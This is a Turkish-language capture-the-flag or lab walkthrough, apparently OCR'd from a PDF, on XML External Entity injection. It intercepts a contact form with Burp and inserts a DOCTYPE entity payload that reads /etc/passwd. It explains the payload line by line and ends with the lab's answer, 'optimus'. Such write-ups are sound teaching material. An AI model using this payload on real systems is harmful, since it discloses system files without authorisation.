
7.0 XML External Entity Injection (XXE)

Nedir :XML zafiyeti, kötü niyetli kullanıcıların, bir uygulamanın XML verilerini manipüle ederek güvenliğini tehlikeye atmasına neden olan güvenlik açığıdır. Bu zafiyet, yanlış yapılandırılmış XML işleyicileri nedeniyle oluşabilir.
Önlem; XML zafiyetlerini önlemek için, kullanıcıdan gelen XML verileri her zaman doğrulanmalı ve güvenli yapılandırmalar kullanılmalı.

Bizden İstediği ; /etc/passwd dosyasına eklenen son kullanıcının adı nedir?

Bize verilen sayfada şu form karşılıyor;



Formu gönderince Burp ile dinlemeye alıyorum.
Giden istek bu ;

```
Connection: keep-alive

<contact>
  <firstName>
    sad
  </firstName>
  <lastName>
    asd
  </lastName>
  <email>
    testet@normal-user.net
  </email>
  <message>
    asd
  </message>
</contact>
```

XXE atağımızı buraya ekleyebiliriz, En üst tarafına.

```
<?xml version="1.0"?>
<!DOCTYPE contact [
   <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
```

Payload Açıklaması ;

```
<?xml version="1.0"?>
```

XML Başlığı: Bu satır, belgenin XML formatında olduğunu belirtir. 1. 0, XML sürüm numarasını gösterir.

```
<!DOCTYPE contact [
   <!ENTITY xxe SYSTEM "file:///etc/passwd">
```


]>
DOCTYPE Tanımı: Bu satır, XML belgesinin türünü ve içindeki öğelerin yapısını tanımlar.

contact: Bu, belgedeki ana öğenin adıdır.
ENTITY Tanımı:

`<!ENTITY xxe SYSTEM "file:///etc/passwd">:`

Bu satır, `xxe` adlı bir dış varlık tanımlar. `SYSTEM` ifadesi, bu varlığın bir dosya sisteminden okunacağını belirtir. `"file:///etc/passwd"` ifadesi, belirtilen dosya yolunun içeriğini okumak için bir kaynak olarak kullanılacaktır. Bu durumda, `/etc/passwd` dosyası hedeflenmektedir; bu dosya, Unix ve Linux sistemlerinde kullanıcı bilgilerini tutan bir dosyadır.

Ve isteğimizi gönderelim;

Evet tüm kullanıcılar 

ekrana geldi ve bizden istenen Son kullanıcı ismini girelim.

CEVAP: optimus